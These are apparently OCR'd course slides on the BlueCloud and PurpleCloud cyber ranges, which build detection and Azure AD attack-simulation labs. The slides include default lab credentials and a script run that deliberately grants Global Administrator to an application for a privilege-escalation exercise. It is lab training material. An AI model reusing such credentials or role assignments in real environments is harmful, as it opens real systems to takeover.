
- ***BlueCloud*** and ***PurpleCloud*** automatically build HELK as the SIEM
  - https://github.com/Cyb3rWard0g/HELK
- Endpoints ship Sysmon logs via Winlogbeat agent
- HELK hardware option #4 is built for Jupyter Notebooks + ElastAlert



Velociraptor Live Response

- ***BlueCloud*** and ***PurpleCloud*** both automatically install a Velociraptor Server
- Deploys Velociraptor agent on Windows systems
- https://github.com/Velocidex/velociraptor
- Endpoint visibility tool for digital forensics and live response
- Uses Velociraptor Query Language (VQL) to interrogate hosts and pull forensic artifacts


BlueCloud


Kibana UI: https://<VELOCIHELK> Credentials: helk:hunting
Velociraptor Frontend: https://<VELOCIHELK>:8889
Credentials: helk:helk
Azure NSG
AWS Security Groups
White listed Azure NSGs:
* TCP/3389 (RDP)
* TCP/5985 (WinRM)
* TCP/5986 (WinRM-HTTPS)
* TCP/22 (SSH)
* TCP/443 (Kibana)
* TCP/8080 (Apache Spark)
* TCP/8088 (KQL)
* TCP/2181 (Zookeeper)
* TCP/8889 (Velociraptor Frontend)
* TCP/8000 (Velociraptor Agent)
Azure or AWS
DC Subnet: 10.100.1.0/24
Velocihelk
10.100.1.5
Winlogbeat
Sysmon
Velociraptor
Finance Department User Subnet: 10.100.30.0/24
Win10-Lars
10.100.30.11

BlueCloud Cyber Range

- Easily spin up a small Detection Engineering lab in AWS or Azure
- Logging server runs Velociraptor + HELK (velocihelk)
- Windows endpoint instrumented with Velociraptor agent that auto-registers
- Windows endpoint instrumented with Winlogbeat that ships Sysmon logs using Kafka transport to HELK
- Three tools on endpoint for adversary simulation
  - Atomic Red Team, Elastic Detection RTA, and APTSimulator

BlueCloud is currently single Windows host. There are plans to spin up an AD environment for AWS.




PurpleCloud

A little tool to play with Azure Identity


Azure AD lab creation tool

PurpleCloud Cyber Range (1)



- ***PurpleCloud*** is an open-source Cyber Range that automates creation of simulation labs in Azure
  - **Site:** https://www.purplecloud.network
  - **Author:** Jason Ostrom
  - Terraform code generators that create unique ranges for different use cases

PurpleCloud Cyber Range (2)



Azure Active Directory Identity Lab

- ***azure_ad.py***
  - *First of its kind Azure AD open-source tool to auto-generate Azure AD lab*
  - Random generator for Azure AD Users, Groups, and Applications
  - The python script is a Terraform code generator, writing:
    - users.tf
    - apps.tf
    - groups.tf
- **New feature:** Azure privilege escalation abuse scenario!

Create 1,000 Azure AD users

```
sec588@slingshot:~/tools/PurpleCloud$ python3 azure_ad.py --upn tecniqa.co -c 1000
[+] Number of users desired:  1000
[+] upn suffix:  tecniqa.co
[+] Creating unique user list
    [-] Duplicate user Christopher Bailey ~ not adding to users list
    [-] Duplicate user Michelle Hernandez ~ not adding to users list
    [-] Duplicate user Michelle Hamilton ~ not adding to users list
    [-] Duplicate user Michael Miller ~ not adding to users list
    [-] Duplicate user Cody Martin ~ not adding to users list
    [-] Duplicate user Tammy Brown ~ not adding to users list
    [-] Duplicate user David Bell ~ not adding to users list
    [-] Duplicate user Michael Taylor ~ not adding to users list
    [-] Duplicate user William Johnson ~ not adding to users list
    [-] Duplicate user James Reed ~ not adding to users list
[+] Number of users added into list:  1000
[+] Number of duplicate users filtered out:  10
[+] Creating output files for Azure AD Users
    [+] Users csv file:  azure_users.csv
    [+] Username txt file:  azure_usernames.txt
    [+] Email addresses txt file:  azure_emails.txt
    [+] Terraform file:  users.tf
sec588@slingshot:~/tools/PurpleCloud$
```

Outputs Files in Text and CSV for other tools

```
sec588@slingshot:~/tools/PurpleCloud$ wc -l azure_users.csv azure_usernames.txt azure_emails.txt
 1000 azure_users.csv
 1000 azure_usernames.txt
 1000 azure_emails.txt
 3000 total
sec588@slingshot:~/tools/PurpleCloud$
sec588@slingshot:~/tools/PurpleCloud$ more azure_users.csv
Wendy Pierce,wendypierce,wendypierce@tecniqa.co
Jennifer Hardy,jenniferhardy,jenniferhardy@tecniqa.co
Allen Camacho,allencamacho,allencamacho@tecniqa.co
Matthew Miller,matthewmiller,matthewmiller@tecniqa.co
Samantha Mejia,samanthamejia,samanthamejia@tecniqa.co
Sean Guerrero,seanguerrero,seanguerrero@tecniqa.co
Ashley Parks,ashleyparks,ashleyparks@tecniqa.co
Nancy Cole,nancycole,nancycole@tecniqa.co
Deanna Castillo,deannacastillo,deannacastillo@tecniqa.co
Aaron White,aaronwhite,aaronwhite@tecniqa.co
Valerie Sherman,valeriesherman,valeriesherman@tecniqa.co
Jackie Gibson,jackiegibson,jackiegibson@tecniqa.co
Michael Taylor,michaeltaylor,michaeltaylor@tecniqa.co
Judith Rivera,judithrivera,judithrivera@tecniqa.co
```

Create Azure Applications and Groups: Auto-assign users into groups

```
sec588@slingshot:~/tools/PurpleCloud$ python3 azure_ad.py --upn tecniqa.co --apps 3 --groups 5
[+] No users specified ~ creating 100 users by default
[+] upn suffix:  tecniqa.co
[+] Desired applications enabled:   3
[+] Desired groups enabled:   5
[+] Creating unique user list
[+] Number of users added into list:  100
[+] Number of duplicate users filtered out:  0
[+] Creating output files for Azure AD Users
    [+] Users csv file:  azure_users.csv
    [+] Username txt file:  azure_usernames.txt
    [+] Email addresses txt file:  azure_emails.txt
    [+] Terraform file:  users.tf
[+] Creating terraform file:  apps.tf
[+] Creating terraform file:  groups.tf
    [+] Adding all Azure users to this group:  Users
sec588@slingshot:~/tools/PurpleCloud$
```

100 users are randomly placed into 5 different Azure AD Groups.

```
# Azure AD Group
resource "azuread_group" "Sales_Team" {
  display_name = "${var.upn_suffix} - Sales"
  security_enabled = true
  members = [
    azuread_user.user1.object_id,
    azuread_user.user4.object_id,
    azuread_user.user5.object_id,
    azuread_user.user9.object_id,
    azuread_user.user15.object_id,
    azuread_user.user17.object_id,
    azuread_user.user19.object_id,
    azuread_user.user20.object_id,
    azuread_user.user26.object_id,
```

Service Principal Abuse Attack Scenario Created

```
sec588@slingshot:~/tools/PurpleCloud$ python3 azure_ad.py -c 25 --upn tecniqa.co --apps 7 -aa -ga -pra
[+] Number of users desired:  25
[+] upn suffix:  tecniqa.co
[+] Desired applications enabled:   7
[+] Creating unique user list
[+] Number of users added into list:  25
[+] Number of duplicate users filtered out:  0
[+] Creating output files for Azure AD Users
    [+] Users csv file:  azure_users.csv
    [+] Username txt file:  azure_usernames.txt
    [+] Email addresses txt file:  azure_emails.txt
    [+] Terraform file:  users.tf
[+] Creating terraform file:  apps.tf
    [+] Assigning the Privileged Role Administrator to MailReader_Application
    [+] Assigning the Global Administrator role to HelpDesk_Application
sec588@slingshot:~/tools/PurpleCloud$
```

Hat tip and credit to security researchers (Andy Robbins, Dirk-jan Mollema) for their writeups on this issue. Original articles are included in references section.

PupleCloud IdP Advantage: Hybrid + Azure AD

- Advantage of ***PurpleCloud***
- Creates an Azure AD lab
- Helps create a mixed-use Hybrid Identity lab
- Use Azure AD Connect agent to synchronize users from on-premise to Azure AD
- Attack simulations against Azure AD Joined Windows 10 and Hybrid Joined devices that are also joined to On-Premise AD

We are seeing a large growth of companies deploying Hybrid cloud, mixing On-Premise with Cloud systems, & synchronizing users into the Cloud.

IaaS Active Directory Lab (1)

- ***ad.py*** is a Terraform generator for an Active Directory Lab created in Azure with Azure VMs
  - Create a custom IaaS Active Directory environment with Azure VMs
  - Deploys a SIEM (Hunting ELK) and endpoints instrumented with Sysmon/Winlogbeat/Velociraptor/Atomic Red Team

IaaS Active Directory Lab (2)

- Create a customizable, realistic, large AD environment
  - 100 users. 5,000 users. As many as you want.
- Automatically creates OU, AD Groups, and assigns users into OU, Groups
- Automatic Domain Join: Configurable Domain Join per VM
- Auto-logon Domain users with Domain credentials, for realistic simulations (Interactive Type 2 Logon, Mimikatz)
- Great for practicing or learning Active Directory

Simulate an On-Premise Active Directory Lab

Create an AD Domain with 500 AD users. Create three Windows 10 Professional endpoints, joining them to the domain.

```
sec588@slingshot:~/tools/PurpleCloud$ python3 ad.py --domain_controller --ad_domain stora.io --admin StoraAd
min --ad_users 500 --endpoints 3 --domain_join --auto_logon
[+] Public IP address detected:  99.182.28.252
[+] Setting Azure NSG Whitelist to:  99.182.28.252
[+] Local Admin account name:   StoraAdmin
[+] Setting AD Domain to build AD DS: stora.io
[+] Creating unique user list
    [-] Duplicate user Joshua Jones ~ not adding to users list
[+] Number of users added into list:  500
[+] Number of duplicate users filtered out:  1
[+] Number of Windows 10 Pro endpoints desired:  3
[+] Using default Resource Group Name:  PurpleCloud
[+] Using default location:  eastus
[+] Domain Join is set to true
[+] Auto Logon is set to true
[+] Creating the main terraform file:  main.tf
[+] Creating the providers terraform file:  providers.tf
[+] Creating the nsg terraform file:  nsg.tf
[+] Building Windows 10 Pro
  [+] Number of systems to build:  3
    [+] Getting default configuration template for Windows 10 Pro
    [+] Base Hostname: win10
    [+] Administrator Username: StoraAdmin
    [+] Administrator Password: 9a80sgQzCK
```

Users Placed into OU and AD Groups automatically

